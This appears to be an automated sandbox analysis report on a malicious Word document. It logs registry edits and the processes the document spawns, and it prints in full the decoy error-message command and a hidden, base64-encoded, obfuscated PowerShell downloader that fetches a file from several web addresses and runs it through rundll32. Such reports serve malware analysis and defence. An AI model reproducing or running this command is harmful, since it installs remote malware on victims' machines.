HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\Resili ency\DocumentRecovery\F7262	F7262	binary	04 00 00 00 88 02 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 62 21 EC B7 0C EA D6 01 62 72 0F 00 62 72 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE92B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378680878	1378680879	success or wait	1	7FEE92B9AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378680879	1378680880	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F7262	F7262	binary	04 00 00 00 88 02 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 62 21 EC B7 0C EA D6 01 62 72 0F 00 62 72 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 88 02 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 62 72 0F 00 62 72 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE92B9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 2456 Parent PID: 1220

General

Start time:	16:31:43
Start date:	13/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false

Commandline:	cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & P^Ow^er^she^L^L -w hidden -ENCOD JAA2ADkAbQBEAFQANwAg ACAAPQAgAFsAdAB5AFAARQBdACgAIgB7ADEAfQB7ADMAfQB7ADAAfQB7ADIA fQAiAC0AZgAnAFIAJwAsACcAUwAnACwAJwBZACcALAAnAFkAUwB0AEUATQAu AEkATwAuAGQAaQBSAEUAYwBUAE8AJwApACAAOwAgACAAIAAkAHkAMQAwAEkA IAAgAD0AIABbAFQAeQBwAEUAXQAoACIAewA2AH0AewAzAH0AewAyAH0AewA3 AH0AewA0AH0AewAxAH0AewA1AH0AewA4AH0AewAwAH0AIgAtAGYAIAAnAGEA RwBlAFIAJwAsACcAdAAuACcALAAnAEUAJwAsACcAWQBTAHQAJwAsACcATgBF ACcALAAnAHMARQBSAHYAaQBDACcALAAnAHMAJwAsACcAbQAuACcALAAnAGUA UABvAGkAbgB0AG0AYQBuACcAKQA7ACQARQByAHIAbwByAEEAYwB0AGkAbwBu AFAAcgBlAGYAZQByAGUAbgBjAGUAIAA9ACAAKAAoACcAUwBpACcAKwAnAGwA ZQBuAHQAbAB5AccAKQArACgAJwBDAG8AJwArACcAbgAnACkAKwAnAHQAJwAr ACgAJwBpAG4AJwArACcAdQAnACkAKwAnAGUAJwApADsAJABQAHkAMABlAGIA agBpAD0AJABLADEAMgBPACAAKwAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAAr ACAAJABQADYANQBaADsAJABYADkAMgBDAD0AKAAoACcAVQAnACsAJwBfADgA JwApACsAJwBSACcAKQA7ACAAIAAkADYAOQBNAGQAdAA3ADoAOgAiAEMAcgBg AGUAYQBUAGAARQBkAEkAUgBFAEMAdABvAGAAUgBZACIAKAAkAEgATwBNAEUA IAArACAAKAAoACcAWgAnACsAKAAnAE0AJwArACcAUABZAGcAeQAnACsAJwBo ACcAKQArACgAJwBsAHEAdABaACcAKwAnAE0AJwApACsAJwBQAEIAJwArACgA JwB4ACcAKwAnADUAagAnACkAKwAnAGYAJwArACgAJwBtAG8AWgBNACcAKwAn AFAAJwApACkALQBSAGUAcABsAGEAYwBFACgAWwBDAGgAYQBSAF0AOQAwACsA WwBDAGgAYQBSAF0ANwA3ACsAWwBDAGgAYQBSAF0AOAAwACkALABbAEMAaABh AFIAXQA5ADIAKQApADsAJABHADcANwBHAD0AKAAnAFgAOAAnACsAJwAwAFAA JwApADsAIAAkAHkAMQAwAEkAOgA6ACIAUwBlAEMAdQByAEkAdABgAHkAcABy AE8AYABUAE8AYABjAG8ATAAiACAAPQAgACgAKAAnAFQAbAAnACsAJwBzACcA KQArACcAMQAyACcAKQA7ACQASgAzADQASgA9ACgAKAAnAFoAMgAnACsAJwA4 ACcAKQArACcATgAnACkAOwAkAFIAaQA2ADIAcwBvAGsAIAA9ACAAKAAnAFIA NAAnACsAJwAzAEgAJwApADsAJABUADkAXwBJAD0AKAAnAEgANQAnACsAJwA4 AEwAJwApADsAJABCAGgAbgB3AGUAOQAyAD0AJABIAE8ATQBFACsAKAAoACcA TQBvACcAKwAoACcAUQBZAGcAJwArACcAeQAnACkAKwAoACcAaABsAHEAdABN AG8AUQAnACsAJwBCACcAKwAnAHgAJwApACsAKAAnADUAagBmAG0AJwArACcA bwBNACcAKwAnAG8AUQAnACkAKQAuACIAcgBgAEUAUABsAGAAQQBDAGUAIgAo ACgAJwBNAG8AJwArACcAUQAnACkALABbAFMAVABSAGkATgBHAF0AWwBDAEgA QQByAF0AOQAyACkAKQArACQAUgBpADYAMgBzAG8AawArACgAKAAnAC4AJwAr ACcAZABsACcAKQArACcAbAAnACkAOwAkAFcANQAwAFYAPQAoACcAWQAnACsA KAAnADcAOQAnACsAJwBZACcAKQApADsAJABPAGcAXwA0ADMAXwBtAD0AKAAn AF0AJwArACgAJwBiADIAWwBzADoAJwArACcALwAnACsAJwAvAGEAbABsACcA KQArACgAJwBjAGEAJwArACcAbgBuAGEAYgBpACcAKwAnAHMAbQBlACcAKQAr ACgAJwBkACcAKwAnAHMALgBjAG8AbQAnACsAJwAvACcAKQArACgAJwB1ACcA KwAnAG4AcgAnACkAKwAoACcAYQBpAGQALQAnACsAJwBtAGEAcAAvAFoAJwAr ACcAWgAnACkAKwAoACcAbQAnACsAJwA2AC8AJwArACcAQABdAGIAJwApACsA KAAnADIAWwAnACsAJwBzACcAKQArACgAJwA6AC8ALwBnACcAKwAnAGkAJwAr ACcAYQBuACcAKQArACcAbgAnACsAKAAnAGEAJwArACcAcwBwAHMAeQAnACsA JwBjACcAKQArACcAaABpACcAKwAoACcAYwAnACsAJwBzAHQAdQAnACkAKwAo ACcAZABpACcAKwAnAG8ALgBjAG8AbQAnACkAKwAoACcALwAnACsAJwBjAGcA aQAtACcAKQArACgAJwBiAGkAJwArACcAbgAvAFAAJwArACcAUAAvAEAAJwAr ACcAXQAnACkAKwAoACcAYgAnACsAJwAyAFsAcwA6ACcAKQArACcALwAvACcA KwAoACcAaQBlAG4AZwAnACsAJwBsAGkAcwBoACcAKwAnAGEAYgBjAC4AJwAr ACcAYwAnACkAKwAoACcAbwAnACsAJwBtAC8AJwApACsAKAAnAGMAJwArACcA bwB3AC8AJwArACcASgBIAC8AQAAnACsAJwBdAGIAMgBbAHMAOgAvACcAKQAr ACcALwBhACcAKwAoACcAYgAnACsAJwByAGkAbAAnACkAKwAoACcAbABvAGYA JwArACcAdQAnACkAKwAoACcAcgBuAGkAdAAnACsAJwB1ACcAKQArACgAJwBy ACcAKwAnAGUALgBjACcAKQArACgAJwBvAG0ALwBiACcAKwAnAHAAaAAnACsA JwAtACcAKwAnAG4AYwBsAGUAeAAtAHcAeQAnACsAJwBnACcAKQArACgAJwBx ACcAKwAnADQAJwArACcALwBhADcAbgBCACcAKQArACcAZgAnACsAKAAnAGgA cwAnACsAJwAvACcAKQArACcAQAAnACsAJwBdACcAKwAoACcAYgAyACcAKwAn AFsAJwApACsAKAAnAHMAJwArACcAcwA6AC8AJwArACcALwBlAHQAJwArACcA awAnACsAJwBpAG4AZABlAGQAJwApACsAKAAnAGUAawAnACsAJwB0AGkAZgBs AGkAawAuAGMAJwArACcAbwAnACkAKwAoACcAbQAvAHAAYwAnACsAJwBpAGUA LQBzACcAKwAnAHAAJwApACsAJwBlACcAKwAoACcAZQBkAC8AJwArACcAVQAv AEAAXQBiADIAWwAnACsAJwBzAHMAJwApACsAKAAnADoALwAvAHYAcwB0ACcA KwAnAHMAJwArACcAYQAnACkAKwAnAG0AcAAnACsAKAAnAGwAZQAnACsAJwAu AGMAbwBtAC8AdwBwAC0AJwArACcAaQBuAGMAbAAnACsAJwB1AGQAJwArACcA ZQBzACcAKwAnAC8AJwArACcANwBlAFgAJwApACsAKAAnAGUASQAnACsAJwAv ACcAKwAnAEAAXQBiADIAWwAnACkAKwAnAHMAOgAnACsAJwAvAC8AJwArACgA JwBlAHoAaQAnACsAJwAtAHAAbwBzAC4AYwAnACsAJwBvAG0ALwBjACcAKwAn AGEAdABlAGcAbwByAHkAJwArACcAbAAnACsAJwAvAHgALwAnACkAKQAuACIA cgBFAHAAbABBAGAAYwBlACIAKAAoACcAXQAnACsAKAAnAGIAJwArACcAMgBb AHMAJwApACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAHMAZAAnACwAJwBzAHcA JwApACwAKAAnAGgAdAAnACsAJwB0AHAAJwApACwAJwAzAGQAJwApAFsAMQBd ACkALgAiAFMAYABQAGwASQBUACIAKAAkAFIANgA5AEsAIAArACAAJABQAHkA MABlAGIAagBpACAAKwAgACQAUQAzADMASQApADsAJABaADQANABTAD0AKAAo ACcARAA4ACcAKwAnADcAJwApACsAJwBPACcAKQA7AGYAbwByAGUAYQBjAGgA IAAoACQAVQBqAHQAcwBwAGUAaAAgAGkAbgAgACQATwBnAF8ANAAzAF8AbQAp AHsAdAByAHkAewAoACYAKAAnAE4AZQB3ACcAKwAnAC0ATwBiACcAKwAnAGoA ZQBjAHQAJwApACAAUwB5AFMAdABFAG0ALgBuAGUAVAAuAHcAZQBCAEMAbABJ AEUAbgB0ACkALgAiAGQAYABPAFcATgBMAG8AYQBkAEYAaQBgAGwARQAiACgA JABVAGoAdABzAHAAZQBoACwAIAAkAEIAaABuAHcAZQA5ADIAKQA7ACQAWAA3 ADAAQgA9ACgAJwBPACcAKwAoACcANAAnACsAJwAwAEgAJwApACkAOwBJAGYA IAAoACgALgAoACcARwBlAHQALQBJACcAKwAnAHQAZQAnACsAJwBtACcAKQAg ACQAQgBoAG4AdwBlADkAMgApAC4AIgBsAGAAZQBuAGcAVABoACIAIAAtAGcA ZQAgADMANwA2ADUAMgApACAAewAmACgAJwByAHUAJwArACcAbgBkACcAKwAn AGwAbAAzADIAJwApACAAJABCAGgAbgB3AGUAOQAyACwAKAAnAEMAJwArACcA bwBuACcAKwAnAHQAJwArACgAJwByAG8AJwArACcAbAAnACsAJwBfAFIAdQBu ACcAKQArACgAJwBEACcAKwAnAEwATAAnACkAKQAuACIAVABvAGAAUwBUAHIA SQBgAE4AZwAiACgAKQA7ACQATQA0ADcAVwA9ACgAJwBBADcAJwArACcAMQBK ACcAKQA7AGIAcgBlAGEAawA7ACQARwA1ADIASgA9ACgAKAAnAEMAJwArACcA MgAwACcAKQArACcAQwAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAEIAMwAz AFQAPQAoACcAUQA5ACcAKwAnADYAVAAnACkA
Imagebase:	0x4a6c0000

File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 2496 Parent PID: 2456

General

Start time:	16:31:44
Start date:	13/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff720000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2300 Parent PID: 2456

General

Start time:	16:31:44
Start date:	13/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	POwersheLL -w hidden -ENCOD JAA2ADkAbQBEAFQANwAgACAAP QAgAFsAdAB5AFAARQBdACgAIgB7ADEAfQB7ADMAfQB7ADAAfQB7ADIAfQAiA C0AZgAnAFIAJwAsACcAUwAnACwAJwBZACcALAAnAFkAUwB0AEUATQAuAEkAT wAuAGQAaQBSAEUAYwBUAE8AJwApACAAOwAgACAAIAAkAHkAMQAwAEkAIAAgA D0AIABbAFQAeQBwAEUAXQAoACIAewA2AH0AewAzAH0AewAyAH0AewA3AH0Ae wA0AH0AewAxAH0AewA1AH0AewA4AH0AewAwAH0AIgAtAGYAIAAnAGEARwBlA FIAJwAsACcAdAAuACcALAAnAEUAJwAsACcAWQBTAHQAJwAsACcATgBFACcAL AAnAHMARQBSAHYAaQBDACcALAAnAHMAJwAsACcAbQAuACcALAAnAGUAUABvA GkAbgB0AG0AYQBuACcAKQA7ACQARQByAHIAbwByAEEAYwB0AGkAbwBuAFAAc gBlAGYAZQByAGUAbgBjAGUAIAA9ACAAKAAoACcAUwBpACcAKwAnAGwAZQBuA HQAbAB5ACcAKQArACgAJwBDAG8AJwArACcAbgAnACkAKwAnAHQAJwArACgAJ wBpAG4AJwArACcAdQAnACkAKwAnAGUAJwApADsAJABQAHkAMABlAGIAagBpA D0AJABLADEAMgBPACAAKwAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJ ABQADYANQBaADsAJABYADkAMgBDAD0AKAAoACcAVQAnACsAJwBfADgAJwApA CsAJwBSACcAKQA7ACAAIAAkADYAOQBNAGQAdAA3ADoAOgAiAEMAcgBgAGUAY QBUAGAARQBkAEkAUgBFAEMAdABvAGAAUgBZACIAKAAkAEgATwBNAEUAIAArA CAAKAAoACcAWgAnACsAKAAnAE0AJwArACcAUABZAGcAeQAnACsAJwBoACcAK QArACgAJwBsAHEAdABaACcAKwAnAE0AJwApACsAJwBQAEIAJwArACgAJwB4A CcAKwAnADUAagAnACkAKwAnAGYAJwArACgAJwBtAG8AWgBNACcAKwAnAFAAJ wApACkALQBSAGUAcABsAGEAYwBFACgAWwBDAGgAYQBSAF0AOQAwACsAWwBDA GgAYQBSAF0ANwA3ACsAWwBDAGgAYQBSAF0AOAAwACkALABbAEMAaABhAFIAX QA5ADIAKQApADsAJABHADcANwBHAD0AKAAnAFgAOAAnACsAJwAwAFAAJwApA DsAIAAkAHkAMQAwAEkAOgA6ACIAUwBlAEMAdQByAEkAdABgAHkAcAByAE8AY ABUAE8AYABjAG8ATAAiACAAPQAgACgAKAAnAFQAbAAnACsAJwBzACcAKQArA CcAMQAyACcAKQA7ACQASgAzADQASgA9ACgAKAAnAFoAMgAnACsAJwA4ACcAK QArACcATgAnACkAOwAkAFIAaQA2ADIAcwBvAGsAIAA9ACAAKAAnAFIANAAnA CsAJwAzAEgAJwApADsAJABUADkAXwBJAD0AKAAnAEgANQAnACsAJwA4AEwAJ wApADsAJABCAGgAbgB3AGUAOQAyAD0AJABIAE8ATQBFACsAKAAoACcATQBvA CcAKwAoACcAUQBZAGcAJwArACcAeQAnACkAKwAoACcAaABsAHEAdABNAG8AU QAnACsAJwBCACcAKwAnAHgAJwApACsAKAAnADUAagBmAG0AJwArACcAbwBNA CcAKwAnAG8AUQAnACkAKQAuACIAcgBgAEUAUABsAGAAQQBDAGUAIgAoACgAJ wBNAG8AJwArACcAUQAnACkALABbAFMAVABSAGkATgBHAF0AWwBDAEgAQQByA F0AOQAyACkAKQArACQAUgBpADYAMgBzAG8AawArACgAKAAnAC4AJwArACcAZ ABsACcAKQArACcAbAAnACkAOwAkAFcANQAwAFYAPQAoACcAWQAnACsAKAAnA DcAOQAnACsAJwBZACcAKQApADsAJABPAGcAXwA0ADMAXwBtAD0AKAAnAF0AJ wArACgAJwBiADIAWwBzADoAJwArACcALwAnACsAJwAvAGEAbABsACcAKQArA CgAJwBjAGEAJwArACcAbgBuAGEAYgBpACcAKwAnAHMAbQBlACcAKQArACgAJ wBkACcAKwAnAHMALgBjAG8AbQAnACsAJwAvACcAKQArACgAJwB1ACcAKwAnA G4AcgAnACkAKwAoACcAYQBpAGQALQAnACsAJwBtAGEAcAAvAFoAJwArACcAW gAnACkAKwAoACcAbQAnACsAJwA2AC8AJwArACcAQABdAGIAJwApACsAKAAnA DIAWwAnACsAJwBzACcAKQArACgAJwA6AC8ALwBnACcAKwAnAGkAJwArACcAY QBuACcAKQArACcAbgAnACsAKAAnAGEAJwArACcAcwBwAHMAeQAnACsAJwBjA CcAKQArACcAaABpACcAKwAoACcAYwAnACsAJwBzAHQAdQAnACkAKwAoACcAZ ABpACcAKwAnAG8ALgBjAG8AbQAnACkAKwAoACcALwAnACsAJwBjAGcAaQAtA CcAKQArACgAJwBiAGkAJwArACcAbgAvAFAAJwArACcAUAAvAEAAJwArACcAX QAnACkAKwAoACcAYgAnACsAJwAyAFsAcwA6ACcAKQArACcALwAvACcAKwAoA CcAaQBlAG4AZwAnACsAJwBsAGkAcwBoACcAKwAnAGEAYgBjAC4AJwArACcAY wAnACkAKwAoACcAbwAnACsAJwBtAC8AJwApACsAKAAnAGMAJwArACcAbwB3A C8AJwArACcASgBlAC8AQAAnACsAJwBdAGIAMgBbAHMAOgAvACcAKQArACcAL wBhACcAKwAoACcAYgAnACsAJwByAGkAbAAnACkAKwAoACcAbABvAGYAJwArA CcAdQAnACkAKwAoACcAcgBuAGkAdAAnACsAJwB1ACcAKQArACgAJwByACcAK wAnAGUALgBjACcAKQArACgAJwBvAG0ALwBiACcAKwAnAHAAaAAnACsAJwAtA CcAKwAnAG4AYwBsAGUAeAAtAHcAeQAnACsAJwBnACcAKQArACgAJwBxACcAK wAnADQAJwArACcALwBhADcAbgBCACcAKQArACcAZgAnACsAKAAnAGgAcwAnA CsAJwAvACcAKQArACcAQAAnACsAJwBdACcAKwAoACcAYgAyACcAKwAnAFsAJ wApACsAKAAnAHMAJwArACcAcwA6AC8AJwArACcALwBlAHQAJwArACcAawAnA CsAJwBpAG4AZABlAGQAJwApACsAKAAnAGUAawAnACsAJwB0AGkAZgBsAGkAa wAuAGMAJwArACcAbwAnACkAKwAoACcAbQAvAHAAYwAnACsAJwBpAGUALQBzA CcAKwAnAHAAJwApACsAJwBlACcAKwAoACcAZQBkAC8AJwArACcAVQAvAEAAX QBiADIAWwAnACsAJwBzAHMAJwApACsAKAAnADoALwAvAHYAcwB0ACcAKwAnA HMAJwArACcAYQAnACkAKwAnAG0AcAAnACsAKAAnAGwAZQAnACsAJwAuAGMAb wBtAC8AdwBwAC0AJwArACcAaQBuAGMAbAAnACsAJwB1AGQAJwArACcAZQBzA CcAKwAnAC8AJwArACcANwBlAFgAJwApACsAKAAnAGUASQAnACsAJwAvACcAK wAnAEAAXQBiADIAWwAnACkAKwAnAHMAOgAnACsAJwAvAC8AJwArACgAJwBlA HoAaQAnACsAJwAtAHAAbwBzAC4AYwAnACsAJwBvAG0ALwBjACcAKwAnAGEAd ABlAGcAbwByAHkAJwArACcAbAAnACsAJwAvAHgALwAnACkAKQAuACIAcgBFA HAAbABBAGAAYwBlACIAKAAoACcAXQAnACsAKAAnAGIAJwArACcAMgBbAHMAJ wApACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAHMAZAAnACwAJwBzAHcAJwApA CwAKAAnAGgAdAAnACsAJwB0AHAAJwApACwAJwAzAGQAJwApAFsAMQBdACkAL gAiAFMAYABQAGwASQBUACIAKAAkAFIANgA5AEsAIAArACAAJABQAHkAMABlA GIAagBpACAAKwAgACQAUQAzADMASQApADsAJABaADQANABTAD0AKAAoACcAR AA4ACcAKwAnADcAJwApACsAJwBPACcAKQA7AGYAbwByAGUAYQBjAGgAIAAoA CQAVQBqAHQAcwBwAGUAaAAgAGkAbgAgACQATwBnAF8ANAAzAF8AbQApAHsAd AByAHkAewAoACYAKAAnAE4AZQB3ACcAKwAnAC0ATwBiACcAKwAnAGoAZQBjA HQAJwApACAAUwB5AFMAdABFAG0ALgBuAGUAVAAuAHcAZQBCAEMAbABJAEUAb gB0ACkALgAiAGQAYABPAFcATgBMAG8AYQBkAEYAaQBgAGwARQAiACgAJABVA GoAdABzAHAAZQBoACwAIAAkAEIAaABuAHcAZQA5ADIAKQA7ACQAWAA3ADAAQ gA9ACgAJwBPACcAKwAoACcANAAnACsAJwAwAEgAJwApACkAOwBJAGYAIAAoA CgALgAoACcARwBlAHQALQBJACcAKwAnAHQAZQAnACsAJwBtACcAKQAgACQAQ 